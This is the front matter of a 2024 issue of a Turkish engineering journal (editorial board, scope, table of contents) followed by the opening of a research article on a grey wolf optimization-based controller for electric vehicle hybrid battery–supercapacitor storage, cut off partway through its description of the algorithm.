

FEN BİLİMLERİ ENSTİTÜSÜ

PART C: TASARIM VE TEKNOLOJİ

Gazi University Journal of Science Part C: Design and Technology



ISSN: 2147-9526

Year: 2024, Volume: 12 Issue: 3

İmtiyaz Sahibi/ Owner	Prof. Dr. Uğur ÜNAL – Gazi Üniversitesi
Yayın Yönetmeni / Publishing Manager	Prof. Dr. Uğur GÖKMEN – Gazi Üniversitesi
Yazışma Adresi / Correspondence Address	fbedergic@gazi.edu.tr
İnternet Adresi / Web Address	https://dergipark.org.tr/tr/pub/gujsc
Yayın Türü /Publication Type	Sürekli / Periodical Yılda dört sayı yayımlanır: Mart, Haziran, Eylül, Aralık Published four issues per year: March, June, September, December
Baş Editör / Editor-in-Chief	Prof. Dr. Adem ACIR – Gazi Üniversitesi
Baş Editör Yardımcısı / Deputy Editor-in-Chief	Doç. Dr. Ramazan ÇAKIROĞLU – Gazi Üniversitesi
Alan Editörleri / Area Editors	Prof. Dr. Adem ACIR – Gazi Üniversitesi Prof. Dr. Fatih Emre BORAN – Gazi Üniversitesi Prof. Dr. Mehmet DEMİRTAŞ – Gazi Üniversitesi Prof. Dr. Mustafa Serdar GENÇ – Erciyes Üniversitesi Prof. Dr. Nihat ÖZTÜRK – Gazi Üniversitesi Prof. Dr. Sait Dünder SOFUOĞLU – Gazi Üniversitesi Doç. Dr. Ahmet AKTAŞ – Gazi Üniversitesi Doç. Dr. Gökhan SÜRÜCÜ – Gazi Üniversitesi Doç. Dr. Şenol BAYRAKTAR – Recep Tayyip Erdoğan Üniversitesi Doç. Dr. Şenol ŞİRİN – Düzce Üniversitesi Doç. Dr. Halil KARAKOÇ – Hacettepe Üniversitesi Doç. Dr. Mehmet Rıda TÜR – Batman Üniversitesi Doç. Dr. Gültekin UZUN – Gazi Üniversitesi Doç. Dr. Yakup TURGUT – Gazi Üniversitesi Dr. Öğr. Üyesi Güven MERAL – Ankara Yıldırım Beyazıt Üniversitesi Dr. Öğr. Üyesi Muhammed Ali KOŞAN – Kahramanmaraş İstiklal Üniversitesi Dr. Öğr. Üyesi Seyfettin VADİ – Gazi Üniversitesi

	Dr. Öğr. Üyesi Sinem UZUN – Erzincan Binali Yıldırım Üniversitesi Öğr. Gör. Dr. Ufuk TAŞCI – Gazi Üniversitesi Öğr. Gör. Dr. Onur ALTUNTAŞ – Milli Savunma Üniversitesi
Sekretarya / Secretariat	Dr. Öğr. Üyesi Selçuk YAĞMUR– Gazi Üniversitesi
Mizanpaj Editörleri / Layout Editors	Oğuz Kaan ÇİNİCİ – Gazi Üniversitesi Yaren GÜVEN – Gazi Üniversitesi
Teknik Editör / Technical Editor	Medine ÖZKAYA – Gazi Üniversitesi

HAKKINDA

Gazi Üniversitesi Fen Bilimleri Dergisi ailesinde Part C olarak yer alan Tasarım ve Teknoloji Dergisi, temel mühendislik konularını kapsamakta ve yılda 4 sayı (Mart, Haziran, Eylül, Aralık) yayınlamaktadır. Mühendislik bilimlerindeki en güncel bilimsel ve teknolojik gelişmeleri araştırmacılara, mühendislere ve ilgili kitlelere ulaştırmayı hedefler. Dergi ulusal ve uluslararası düzeyde bilim, teknoloji ve mühendislik alanlarında orijinal araştırma makalelerini veya tarama makalelerini kabul etmektedir. Temel mühendislik alanlarındaki hem deneysel hem de kuramsal çalışmaların yer aldığı dergimiz, mühendisliğin hızla gelişen alanlarına ilişkin makalelerin yayınına öncelik tanır. Tasarım ve Teknoloji Dergisinde makaleler 2020 yılı sonuna kadar Türkçe yayınlamıştır. 2021 yılı başından itibaren ise dergimizin uluslararası tanınırlığını artırmak amacıyla Türkçe'nin yanı sıra İngilizce de makale kabul edilmeye başlanmıştır.

Dergimiz Tübitak-Ulakbim Dergi Dizin İndeksi (Tr Dizin)-Mühendislik ve Temel Bilimler Veri Tabanı, Ebsco, Google Scholar, Doaj, Citefactor indekslerinde taranmaktadır.

ABOUT

Design and Technology Journal is published as a Part C of Gazi University Science Journal and covers basic engineering issues. It publishes 4 issues per year (March, June, September, December). The journal aims to inform researchers, engineers and interested people about the latest scientific and technological developments. It accepts findings and reflections of original research, scientific research articles or up to date review papers with summaries, evaluations, and comparisons. Our journal publishes both experimental and conceptual studies and gives priority to studies on rapidly developing areas of engineering. It aims at focusing on interdisciplinary methods and technologies. Design and Technology Journal accepts papers on engineering fields written in English or Turkish.

Indexing and abstracting: TR Index, Index Copernicus, DOAJ, Google Scholar and CiteFactor

AMAÇ ve KAPSAM

Dergi ulusal ve uluslararası düzeyde ;

- 1- Bilim, teknoloji ve mühendislik alanlarında orijinal bir araştırmayı bulgu ve sonuçlarıyla yansıtan ve bilime katkısı olan araştırma makalelerini
- 2- Yeterli sayıda bilimsel makaleyi tarayıp, konuyu bugünkü bilgi ve teknoloji düzeyinde özetleyen, değerlendirme yapan ve bulguları karşılaştırarak yorumlayan derleme makalelerini yayınlamaktadır.

Gazi Üniversitesi Fen Bilimleri Dergisi: Tasarım ve Teknoloji” dergisi temel mühendislik konularını kapsayan bir dergidir. Mühendislik bilimlerindeki en güncel bilimsel ve teknolojik gelişmeleri araştırmacılara, mühendislere ve ilgili kitlelere ulaştırmayı hedefler. Dergi ulusal ve uluslararası düzeyde

bilim, teknoloji ve mühendislik alanlarında orijinal bir araştırmayı bulgu ve sonuçlarıyla yansıtan ve bilime katkısı olan araştırma makalelerini veya yeterli sayıda bilimsel makaleyi tarayıp, konuyu bugünkü bilgi ve teknoloji düzeyinde özetleyen, değerlendirme yapan ve bulguları karşılaştırarak yorumlayan tarama makalelerini kabul etmektedir.

Mimarlık, sanat, spor ve sağlık alanları dergimiz kapsamı alanında değildir.

AIMS and SCOPE

The journal accepts studies at national and international level as follows;

1- Research articles reflecting results and findings of original research papers in science, technology and engineering fields.

2- Review articles providing a refined summary of a remarkable number of articles in a contemporary technological and scientific manner, carrying out evaluations, making comparisons and comments.

Gazi University Science Journal: Design and Technology journal is about basic engineering issues. The target audience is researchers and engineers, and the journal aims at informing people with the latest scientific and technological developments. The journal accepts papers reflecting the results of original results in science, technology and engineering fields at the national and international level and research papers that contribute to scientific field or papers that summarize the latest developments on an issue are accepted.

The fields of architecture, art, sport and health are not in the scope of this journal.

İÇİNDEKİLER / CONTENTS

61. **Grey Wolf Optimization Algorithm-Based Hybrid Energy Storage System Controller Design for Electric Vehicles** (Araştırma Makalesi), Aydın Boyar, Yasin Kabalcı, Ersan Kabalcı 428
62. **Termoelektrik Kriyo İğne** (Araştırma Makalesi), Raşit Ahıska, Günay Ömer, Nurcan Bingöler 440
63. **Design optimization of a new cavity receiver for a parabolic trough solar collector** (Araştırma Makalesi), Gülden Adıyaman, Levent Çolak 451
64. **Polipropilen + %20 Kenevir Takviyeli / Çörek Otu / Maleik Anhidrit Aşılı Polipropilen Polimer Kompozitinin Fiziksel Özelliklerinin İncelenmesi** (Araştırma Makalesi), Seyfullah DEDEOĞLU 464
65. **Windows Aktif Dizin Etki Alanı Servisi ve Kurumsal Ağ Güvenliği: PowerShell Erişiminin Analizi ve Önlemler** (Araştırma Makalesi), Zeynep Senturk, Erdal Irmak 475
66. **Computational Tool for Estimating Pumped Hydropower Generation a MATLAB GUI** (Araştırma Makalesi), Nedim SUNAY, Enis Turhan TURGUT 488
67. **İki Bölgeli Termik Güç Sistemi ve Fotovoltaik Güç Sisteminin Yük-Frekans Denetimi İçin 1PDF-PI denetleyici ile Frekans Regülasyonu** (Araştırma Makalesi), Mehmet Karayel, Emre Çelik 498
68. **Disaster Logistics Warehouse Location Selection: An Application for Ankara Province** (Araştırma Makalesi), Beste Desticioğlu Taşdemir 511
69. **Improvement of the Thermal Performance of PCM-Based Heat Sink Used in Electronic Cooling by Adding Nano-Particles** (Araştırma Makalesi), Burcu Çiçek 525
70. **Decacopter Başkalaşım Etkisi Altında Boylamasına Uçuşunun Spsa, Sgd ve Ysa ile Optimizasyonun Karşılaştırılması** (Araştırma Makalesi), Oguz Kose, Firat Şal, Tuğrul Oktay 539
71. **Ahşap Yeşil Ev Konsepti Tasarımına Özgün Yaklaşımlar** (Araştırma Makalesi), Yeliz Öztürk, Mustafa Altunok 550
72. **Trapez Kesit Yapay Pürüzlü Güneş Destekli Hava Isıtıcının Modellenmesi** (Araştırma Makalesi), Abdülkadir Koçer 570
73. **The Novel Monopole Antenna for Sub-6 GHz 5G Applications** (Araştırma Makalesi), Kayhan Çelik 579
74. **Ürün Tasarımında Parametrik Yüzey Modelleme: Alias ve Dynamo Entegrasyonu ile A Sınıfı Yüzey Modelleme Örneği** (Araştırma Makalesi), Sema Göveç Er, Güven Meral 585

İÇİNDEKİLER / CONTENTS

75. **Investigation of Lighting Performance and Improvement of Efficiency in a Designated Area of an Active Educational Building** (Araştırma Makalesi), Erşan Ömer Yüzer 596
76. **Optimizing Surface Quality of Al5080 Alloy via Nanoparticle-Enhanced Ball Burnishing: A Taguchi Approach** (Araştırma Makalesi), Mustafa YAĞCI, Muhammed Erkam AYGÜL 608
77. **Evaluation of the Deep Q-Learning Models for Mobile Robot Path Planning Problem** (Araştırma Makalesi), Mehmet Gök 620
78. **Düşük Yoğunluklu Polietilenin Mekanik, Fiziksel ve Morfolojik Özelliklerine Alaşımli Demir Tozunun Etkisi** (Araştırma Makalesi), Münir Taşdemir, Elif Ulutaş 628
79. **A Faster Active Package to Cell Balancing of Battery Management System Using Isolated CUK Converter with Switch Matrix** (Araştırma Makalesi), Alperen Uğurluoğlu, Ahmet Karaarslan 639
80. **Silindirik Düz ve Küresel Uçlu Takımlarla Parmak Frezeleme Operasyonlarında Kesme Kuvvetlerinin Tahmini İçin Mekanistik Modelleme** (Araştırma Makalesi), Mehmet Aydın 662
81. **Microstructural and Tribological Properties of ZrO₂ Film Grown by DC Magnetron Sputtering Technique** (Araştırma Makalesi), Mevra Aslan Çakır 675
82. **Sectorial Investigation of Life Cycle Sustainability Assessment in the Context of Case Studies** (Araştırma Makalesi), Seher Demir, Veysel Özdemir 684
83. **Neutronic analysis of mixed H₂O/D₂O moderated SMART reactor fuel assembly with varying fractions of D₂O during the fuel burnup** (Araştırma Makalesi), Behram Melikkendli 702
84. **Defects in Rotary Draw Bending and Their Effects on Formability** (Araştırma Makalesi), Büşra İşler, Gültekin Uzun 714
85. **Aerosil ve Tinkal Parçacık Takviyesinin Yığın Kalıp Bileşiği (BMC) Kompozitlerin Mekanik Özelliklerine Etkisinin İncelenmesi** (Araştırma Makalesi), Mert Kılınçel, Emrah Yılmaz 724
86. **Lignin-bazlı Gözenekli Karbon Üretimi ve Süperkapasitif Özelliklerinin İncelenmesi** (Araştırma Makalesi), Murat Yılmaz, Müslüm Demir 734
87. **Feature Selection in the Diabetes Dataset with the Marine Predator Algorithm and Classification using Machine Learning Methods** (Araştırma Makalesi), Fuat Türk, Nuri Alper Metin, Murat Lüy 746

İÇİNDEKİLER / CONTENTS

88. **Impact of Window Opening Shapes on Wind-Driven Cross Ventilation Performance in a Generic Isolated Building: A Simulation Study** (Araştırma Makalesi), Burak Aktepe, Hacimurat Demir 758

Grey Wolf Optimization Algorithm-Based Hybrid Energy Storage System Controller Design for Electric Vehicles

Aydın BOYAR¹  Yasin KABALCI^{2*}  Ersan KABALCI¹ 

¹ Nevşehir Hacı Bektaş Veli University, Faculty of Eng. and Arch, Department of Electrical and Electronics Engineering, Nevşehir, Türkiye

² Niğde Ömer Halisdemir University, Faculty of Engineering, Department of Electrical and Electronics Engineering, Niğde, Türkiye

Article Info

Research article
Received: 30/04/2024
Revision: 24/05/2024
Accepted: 24/05/2024

Keywords

Electric vehicles
Hybrid energy storage
systems
Metaheuristic algorithm
Grey wolf optimization

Makale Bilgisi

Araştırma makalesi
Başvuru: 30/04/2024
Düzeltilme: 24/05/2024
Kabul: 24/05/2024

Anahtar Kelimeler

Elektrikli araçlar
Hibrit enerji depolama
sistemleri
Metasezgisel algoritma
Gri kurt optimizasyonu

Graphical/Tabular Abstract (Grafik Özet)

In this study, grey wolf optimization algorithm based hybrid energy storage system controller design for electric vehicles was carried out. / Bu çalışmada, elektrikli araçlar için gri kurt optimizasyon algoritması tabanlı hibrit enerji depolama sistemi kontrolcü tasarımı gerçekleştirilmiştir.




Figure A: The change in energy consumption for electric vehicles over time / **Şekil A:** Elektrikli araçlar için enerji tüketiminin zaman içindeki değişimi

Highlights (Önemli noktalar)

- Grey wolf optimization algorithm based hybrid energy storage system controller for electric vehicles is developed. / Elektrikli araçlar için gri kurt optimizasyon algoritması tabanlı hibrit enerji depolama sistemi denetleyicisi geliştirilmiştir.
- The proposed design provided much better performance than the methods in the literature. / Önerilen tasarım literatürdeki yöntemlere göre çok daha iyi performans sağlamıştır.
- The proposed system is much superior to previous methods and reduces energy consumption by 12.88%. / Önerilen sistemin literatürdeki önceki yöntemlere göre çok daha üstün olduğu ve enerji tüketimini %12,88 oranında azalttığı tespit edilmiştir.

Aim (Amaç): The aim of this study is to design a high-performance grey wolf optimization algorithm-based hybrid energy storage system controller for electric vehicles. / Bu çalışmanın amacı elektrikli araçlar için yüksek performansla sahip gri kurt optimizasyon algoritması tabanlı hibrit enerji depolama sistemi kontrolcü tasarımı gerçekleştirmektir.

Originality (Özgünlük): According to the methods in the literature, the high-performance grey wolf optimization algorithm-based hybrid energy storage system controller has been designed for electric vehicles. / Literatürde yer alan yöntemlere göre yüksek performanslı gri kurt optimizasyon algoritması tabanlı hibrit enerji depolama sistemi kontrolçüsü elektrikli araçlar için tasarlanmıştır.

Results (Bulgular): It has been observed that the proposed system is much superior to its strongest competitor, the master-slave salp swarm optimization algorithm-based controller, and reduces energy consumption by 12.88%. / Önerilen sistemin en güçlü rakibi olan efendi-köle salp sürüsü optimizasyon algoritması tabanlı kontrolçüye göre çok daha üstün olduğu ve enerji tüketimini %12,88 oranında azalttığı gözlemlenmiştir.

Conclusion (Sonuç): The developed system in this study achieved less energy consumption under the same conditions compared to existing systems in the literature. / Bu çalışmada geliştirilen sistem literatürdeki mevcut sistemlere göre aynı koşullar altında daha az enerji tüketimi elde etmiştir.



Grey Wolf Optimization Algorithm-Based Hybrid Energy Storage System Controller Design for Electric Vehicles

Aydın BOYAR¹ Yasin KABALCI^{2*} Ersan KABALCI¹

¹ Nevşehir Hacı Bektaş Veli University, Faculty of Eng. and Arch, Department of Electrical and Electronics Engineering, Nevşehir, Türkiye

² Niğde Ömer Halisdemir University, Faculty of Engineering, Department of Electrical and Electronics Engineering, Niğde, Türkiye

Article Info

Research article
Received: 30/04/2024
Revision: 24/05/2024
Accepted: 24/05/2024

Keywords

Electric vehicles
Hybrid energy storage systems
Metaheuristic algorithm
Grey wolf optimization

Abstract

Electric vehicles (EVs) present several benefits over conventional internal combustion engine vehicles. They emit zero tailpipe emissions, thereby aiding in the reduction of air pollution and the mitigation of climate change. In addition, EVs tend to have lower operating expenses due to cheaper electricity compared to gasoline or diesel. They also provide a smoother and quieter driving experience. Furthermore, EVs help promote energy independence by decreasing dependence on fossil fuels. Overall, they represent a cleaner, more sustainable transportation option for the future. However, EVs encounter some important constraints such as inefficiency of energy consumption management, charging time, and battery range problems. To address these challenges, hybrid energy storage systems (HESSs) offer a solution by combining different energy storage technologies. These systems can improve energy efficiency, reduce charging times, and extend the driving range of EVs, making them more practical and appealing to consumers. In this study, a new controller design is realized using the grey wolf optimization (GWO) algorithm, and the energy consumption demands of EV HESS are optimized with the designed system. The performance results of the proposed system are compared with other energy management systems in the literature, and it is concluded from this study that the proposed system is much superior to previous methods and typically reduces energy consumption by 12.88%.

Elektrikli Araçlar için Gri Kurt Optimizasyon Algoritması Tabanlı Hibrit Enerji Depolama Sistemi Kontrolcü Tasarımı

Makale Bilgisi

Araştırma makalesi
Başvuru: 30/04/2024
Düzeltilme: 24/05/2024
Kabul: 24/05/2024

Anahtar Kelimeler

Elektrikli araçlar
Hibrit enerji depolama sistemleri
Metaheuristic algoritma
Gri kurt optimizasyonu

Öz

Elektrikli araçlar (EA'lar), geleneksel içten yanmalı motorlu araçlara göre çeşitli avantajlar sunmaktadır. Sıfır egzoz emisyonu yayıyorlar, böylece hava kirliliğinin azaltılmasına ve iklim değişikliğinin hafifletilmesine yardımcı olmaktadır. Ayrıca EA'lar, elektriğin benzin veya dizele kıyasla daha ucuz olmasından dolayı daha düşük işletme giderlerine sahip olma eğilimindedir. Aynı zamanda daha yumuşak ve sessiz bir sürüş deneyimi sağlarlar. EA'lar fosil yakıtlara olan bağımlılığı azaltarak enerji bağımsızlığının desteklenmesine yardımcı olmaktadır. Genel olarak gelecek için daha temiz, daha sürdürülebilir bir ulaşım seçeneğini sunmaktadırlar. Ancak EA'lar, enerji tüketimi yönetiminin verimsizliği, şarj süresi ve batarya menzili sorunları gibi bazı önemli kısıtlamalarla karşılaşmaktadır. Hibrit enerji depolama sistemleri (HEDS'ler), bu zorlukların üstesinden gelmek için farklı enerji depolama teknolojilerini birleştirerek bir çözüm sunmaktadır. Bu sistemler enerji verimliliğini artırabilir, şarj sürelerini azaltabilir ve EA'ların sürüş menzilini genişleterek onları daha pratik ve tüketiciler için daha çekici hale getirebilir. Bu çalışmada, gri kurt optimizasyon (GKO) algoritması kullanılarak yeni bir kontrolör tasarımı gerçekleştirilmiş ve tasarlanan sistem ile EA HEDS'in enerji tüketim talepleri optimize edilmiştir. Önerilen sistemin performans sonuçları literatürdeki diğer enerji yönetim sistemleriyle karşılaştırılmış olup bu çalışmada önerilen sistemin önceki yöntemlere göre çok daha üstün olduğu ve enerji tüketimini tipik olarak %12,88 oranında azalttığı sonucuna varılmıştır.

1. INTRODUCTION (GİRİŞ)

Electric vehicles (EVs) are transforming the automotive sector by providing a viable and

environmentally friendly option to conventional gasoline-powered vehicles. Unlike conventional cars that rely on internal combustion engines fueled by gasoline, EVs utilize electricity stored in

rechargeable batteries onboard for power [1], [2], [3]. This fundamental difference brings several key benefits. The first of them is that EVs emit zero tailpipe emissions, thereby diminishing air pollution and greenhouse gas emissions, which are significant contributors to climate change. By transitioning to EVs, carbon footprint can be significantly decreased, and improved air quality in urban areas. Secondly, electric motors possess inherent efficiency advantages over internal combustion engines, effectively converting a greater portion of energy from the battery into forward motion. This means EVs require less energy to travel the same distance, resulting in lower operating costs and reduced reliance on finite fossil fuels. Thirdly, possess fewer moving components compared to traditional vehicles, thereby leading to reduced maintenance expenses over the vehicle's lifetime. Additionally, electricity is typically cheaper than gasoline, leading to lower fueling costs for EV owners. Another one is that electric motors operate quietly and provide smooth acceleration, offering a more pleasant driving experience compared to noisy and vibration-prone gasoline engines. Lastly, the rapid advancement of EV technology has led to improvements in battery range, charging infrastructure, and vehicle performance. Modern EVs can travel hundreds of miles on a single charge and charge quickly at home or public charging stations [3], [4].

The development of battery technology has led to improved battery performance. However, excessive and continuous charging or discharging of batteries can shorten their lifespan and diminish the efficiency of the system [5]. On the other hand, supercapacitors (SCs) are able to offer the advantage of high instantaneous power. Therefore, integrating a SC with a battery in a Hybrid Energy Storage System (HESS) can enhance the battery's lifespan and the overall effectiveness of the vehicle [6]. Moreover, the presence of SCs extends the range of an EV by providing fast power while accelerating and enabling the battery to recover energy when braking [7]. Moreover, the evolution of battery technology has notably enhanced the performance and driving range of EVs, addressing a key concern for potential customers. The significance of EVs transcends personal transportation, as the transportation industry significantly contributes to the emission of greenhouse gases. Wide-scale adoption of EVs can play a pivotal role in reducing carbon dioxide emissions and combatting climate change. Additionally, EVs have the capacity to provide decentralized energy storage and integrate with the grid, thereby enabling the seamless integration of

renewable energy sources and encouraging sustainability [6].

Recent research has focused on improving HESS in plug-in hybrid EVs (PHEVs) to reduce battery aging expenses and enhance fuel economy. A novel PHEV power system configuration has been developed integrating a battery pack including an internal combustion engine (ICE), and SC [8]. This configuration enhances the fuel efficiency of the PHEV by associating the battery and SC with the DC-bus line and powering the driving (electric) motor. Experimental results indicate that HESS systems can remarkably prolong battery life and reduce operating costs [9]. The SC increases vehicle acceleration and provides complementary power, thereby improving acceleration performance while extending battery and SC lifespan. Employing HESS technology shows significant potential in enhancing both the economic efficiency and the performance of PHEVs. However, a notable challenge arises: effectively distributing power requirements among various components in real time. This is commonly known as the Energy Management (EM) problem [10], [11], [12].

Considerable research efforts have been devoted to devising efficient EM systems for HESSs integrating batteries and SCs in EVs. Rule-based approaches have been introduced in references [13], [14], [15], employing *if-else* paradigms derived from heuristic human experience. In those related studies, a threshold is established on the current requested by the EV motor. When the current demand surpasses this threshold, the SC is engaged to provide the necessary power, while the EV battery remains operational below the threshold. Alternative rule-based algorithms for managing HESS, discussed in references [16], [17], establish the threshold according to the power provided to the drive motor rather than its present demand. This approach takes into account the motor's requirements for both voltage and current.

Within the rule-based algorithms, predetermined current and/or power thresholds are established based on expected power demands for predefined driving cycles. However, this limitation is tackled in Reference [18] through the proposal of an adaptive power split strategy. This strategy dynamically follows the load profile of the motor in real time to assess variations in power demand and accordingly allocate power between the capacitor and the battery. Another split method is exploited in Reference [19] thanks to fuzzy logic controllers to specify the frequency of load variation. In addition, Reference [20] introduces a fuzzy rule-based HESS

EMS, featuring optimized membership functions for precise specification of thresholds. Furthermore, Reference [21] implements real-time current sensing to regulate the maximum current delivered from the battery to the drive motor, thus mitigating the risk of extreme battery discharge.

References [22], [23] propose an offline method for detecting globally optimal EMSs utilizing dynamic programming (DP). However, these approaches necessitate preliminary knowledge of the driving cycle and significant calculation capacity of the EMS controller. Reference [24] introduces an optimization problem aimed at determining the ideal sizing of both the battery and SC banks necessary for executing a rule-based algorithm for managing energy within a semi-active HESS. This optimization aims to simultaneously minimize the cost of the HESS while maximizing the driving range of the EV. Reference [25] similarly offers an optimal model for sizing the battery and SC within a semi-active HESS. However, rather than relying on predefined EMS rules, this model utilizes the power demands of diverse driving cycles to establish the constraints of the model.

Various optimization methods can be combined with rule-based algorithms to facilitate effective power allocation within HESSs. References [26], [27] constrain the search space for power allocation using a predefined set of rules. Within this framework, real-time determination of the optimal operating point is achieved through the application of metaheuristic optimization techniques. In other optimization-based studies, a new HESS for EVs is proposed in [28]. The setup employs an energy pump to sustain voltage of SCs above that of the battery during traditional driving scenarios. To address the issue of large voltage fluctuations from SC power transmission, a modulator replaces the DC/DC converter. This system enables control and optimization of energy while preserving the achievement of the driving motor [29]. The researchers in [30] focus on managing the power of energy storage systems for EVs using metaheuristic algorithms such as simulated annealing (SA) and

particle swarm optimization (PSO). In a recent study, in [31], the authors investigate the performance of the master-slave salp swarm optimization algorithm (MSSSA) and compare the results of their proposed method with other popular metaheuristic algorithms such as salp swarm algorithm (SSA), dynamic algorithm (DA), moth flame optimization (MFO), and PSO.

To the best of the authors' knowledge, this is the first study that investigates the performance of the Grey Wolf Optimizer (GWO) algorithm in managing energy demand in EV HESSs. Firstly, an EV HESS system design based on GWO was conducted, followed by a comprehensive analysis of the performance of the developed management system. During the simulation studies, parameters used in previously reported systems in the literature were adopted to ensure a reliable comparison. The performance results of the proposed system were compared with rival EV HESS management systems in the literature, and it was observed that the GWO-based system proposed in this study outperforms previous methods by a significant margin.

2. SYSTEM MODEL (SİSTEM MODELİ)

An exemplary EV HESS system model is depicted in Figure 1. This model essentially contains a battery a SC module connected in parallel. Lithium-ion batteries are commonly preferred in EVs today due to their high storage capacity. However, over time, lithium-ion batteries degrade and begin to exhibit rapid discharge or charge within shorter periods. Drawing significant current may cause overheating and necessitating the regulation of current. Otherwise, while SCs possess restricted capacity, they offer the superiority of rapid charging and discharging (typically over 1 million cycles) without degradation. The use of HESS in EVs aims to provide sufficient power during the driving cycle while reducing battery degradation as much as possible. Within this framework, an appropriate control system can be designed thanks to GWO algorithm.




Figure 1. Block diagram of a typical EV HESS model (Tipik bir EA HEDS modelinin blok diyagramı)

Typically, a battery module with a voltage range of 200 V to 500 V and a high-capacity module ranging from 20 kWh to 100 kWh are achieved through the use of a series and parallel arrangement of cells for EVs. A suitable model characterizes the battery in terms of a voltage source and a resistor connected in series. The output voltage is based on the state of charge (SoC). The SoC parameter of any battery is mathematically defined by the following equation.

$$SoC_B = \frac{Q_B}{Q_n} = \frac{Q_B}{Q_{init}} \times SoC_{B_{init}} \quad (1)$$

where Q_B represents the stored energy while Q_n stands for the nominal capacity within the battery module. The battery voltage, V_B , within the range of 15% to 90%, is approximately represented by:

$$V_B = V_B - (\zeta \times \Delta SoC_B) \quad (2)$$

where ζ is a correction parameter with a value of 0.0007. Additionally, the current drawn from the battery, I_B , is given as,

$$I_B = \frac{V_B \pm \sqrt{V_B^2 - 4R_B P_B}}{2R_B} \quad (3)$$

where R_B and P_B represent internal resistance of battery and the total power of battery, respectively.

The SCs have much higher capacity when compared to typical capacitors operating at low voltage values. The SCs used in EV HESSs typically have a capacitance of approximately 400 F. These capacitors offer a significant advantage in terms of energy storage density than that of electrolytic capacitors providing high charging and discharging capabilities. Due to their very long lifespan, the life loss of SCs used to store load in EVs is negligible. The voltage at the terminals of the SCs varies linearly according to the SoC, and it can be determined based on the energy and capacitance stored in the SCs as,

$$V_{SC} = \frac{0.5 \times Q_{SC}}{C_{SC}} + \sqrt{\left(\frac{0.25 \times Q_{SC}}{C_{SC}}\right)^2 - P_{SC} \times R_{SC}} \quad (4)$$

where Q_{SC} represents the energy accumulated in the SC, C_{SC} denotes the capacitance of the SC, R_{SC} indicates the internal resistance of the SC, and P_{SC} corresponds to the load of the SC.

Similar to Equation (1), the SoC parameter of the SC can be defined as follows.

$$SoC_{SC} = \frac{Q_{SC}}{Q_{SC_n}} = \frac{Q_{SC}}{Q_{SC_{init}}} \times SoC_{SC_{init}} \quad (5)$$

In EVs, the management and improvement of HESS are accomplished through a controller that performs actions such as distributing energy demand between SC and battery modules, regulating the charging and discharging rates to increase battery lifespan, and minimizing energy losses in the system. However, the energy demand must be met by battery power and SC power. Considering system losses and a time period of 1 second, the energy demand (E_D) can be expressed as,

$$E_D = P_B + P_{SC} \quad (6)$$

The outputs of energy storage modules rely on the SoC of these devices and the power demand that does not exceed the limits on the current of the battery. To ensure this, energy distribution factors K_B and K_{SC} are defined as follows [32].

$$\begin{aligned} P_B &= K_B \times E_D \\ P_{SC} &= K_{SC} \times E_D \\ K_{SC} &= 1 - K_B \end{aligned} \quad (7)$$

Energy consumption in HESS arises from various components such as losses from motors, lines, converters, capacitors, and batteries. The primary losses targeted for optimization are those associated with capacitors and batteries, which are defined as follows.

$$\begin{aligned} E &= P_B + P_{SC} + E_B^k + E_{SC}^k \\ E_B^k &= I_B^2(t) \times R_B \\ E_{SC}^k &= I_{SC}^2(t) \times R_{SC} \end{aligned} \quad (8)$$

where, P_B and P_{SC} denote the power supplied by the battery and SC, respectively, while E_B^k and E_{SC}^k denote the energy loss from the battery and the energy loss from the SC, respectively.

When the SoC is high for both the battery and the SC (e.g., close to 1), the energy distribution between the battery and the SC will have little or no effect. In this case, the optimization process is constrained only by current limits, and the constraints can be expressed as the following equations:

$$\begin{aligned}
 I_{B_{\min}} &\leq I_B \leq I_{B_{\max}} \\
 I_{SC_{\min}} &\leq I_{SC} \leq I_{SC_{\max}} \\
 4R_B \times P_{SC} &\leq V_B^2
 \end{aligned} \tag{9}$$

The objective function of the optimization problem under constraints given by Equation (9) can be defined as follows:

$$E_{Total} = \min \sum (E_B(t) + E_{SC}(t)) \tag{10}$$

$$E_B(t) = I_B(t) \times \left((V_B^t(t) \times \cos \theta_B(t)) + R_B \right) \tag{11}$$

$$E_{SC}(t) = I_{SC}(t) \times \left((V_{SC}^t(t) \times \cos \theta_{SC}(t)) + R_{SC} \right) \tag{12}$$

The defined objective function of the EV HESS problem is optimized thanks to GWO algorithm in this study. General information about the GWO algorithm is given in the following section.

3. GREY WOLF OPTIMIZATION ALGORITHM (GRI KURT OPTİMİZASYON ALGORİTMASI)

The GWO algorithm is a metaheuristic algorithm reported by Mirjalili *et al.* [33], taking into account the leadership hierarchy of grey wolves and their hunting methods in nature. GWO exhibits better convergence properties compared to other population-based metaheuristic algorithms such as genetic algorithms, particle swarm optimization, ant colony optimization and firefly algorithm. However, implementing of GWO algorithm is simple and effortless when compared to other population-based optimization algorithms.

According to the leadership hierarchy of grey wolves depicted in Figure 2, there is a chain with alpha (α) wolves at the top, followed by beta (β), delta (δ), and omega (ω) wolves. As evident from the chain structure, alpha wolves are the most dominant and authoritative members of the chain. Beta wolves, situated in the lower tier, are responsible for not only commanding other lower-level wolves but also for facilitating communication

among alpha wolves, delta and omega wolves. Omega wolves are selected by alpha wolves and are positioned at the lowest level. These wolves comprise a significant portion of the population and are primarily tasked with balancing the internal dynamics, safeguarding and observing population of young wolf. They are the last to feed during hunting. Wolves in the third tier are those that do not belong to other tiers and are subordinate to alpha and beta wolves but dominate omega wolves [33].

In the GWO algorithm, the hunting process is represented by tracking and tracing the prey, surrounding it, and attacking behaviors. In this algorithm, the most optimal solution obtained for the problem is considered as alpha, while beta and delta are evaluated as the second and third best solutions, respectively. Lastly, omega wolves stand for potential solutions. The characteristic hunting behaviors of grey wolves, such as tracking the prey, determining its location, and surrounding it, are analytically expressed by Equations 13 and 14.

$$D = |C * X_p(t) - X(t)| \tag{13}$$

$$X(t+1) = X_p(t) - A * D \tag{14}$$

where t represents the iteration number, A and C are coefficients, $X(t)$ represents the location of the grey wolf, and $X_p(t)$ represents the location of the prey. The coefficients A and C in Equations 13 and 14 are calculated as shown in Equations 15 and 16.

$$A = 2a * r_1 - a \tag{15}$$

$$C = 2r_2 \tag{16}$$

where r_1 and r_2 represent random numbers between $[0,1]$, while a represents a coefficient that linearly reduces from 2 to 0 while the iteration advances. The grey wolves (α , β , and δ) surrounding the prey then proceed to hunt it down. Figure 3 illustrates the hunting procedure of the grey wolves.




Figure 2. Grey wolf hierarchy in the GWO algorithm (GKO algoritmasındaki gri kurt hiyerarşisi)




Figure 3. Hunting strategy of the grey wolves (Gri kurtların avlanma stratejisi)

The positions of the grey wolves in the hunting mechanism depicted in Figure 4 are determined by Equations 17 and 18.

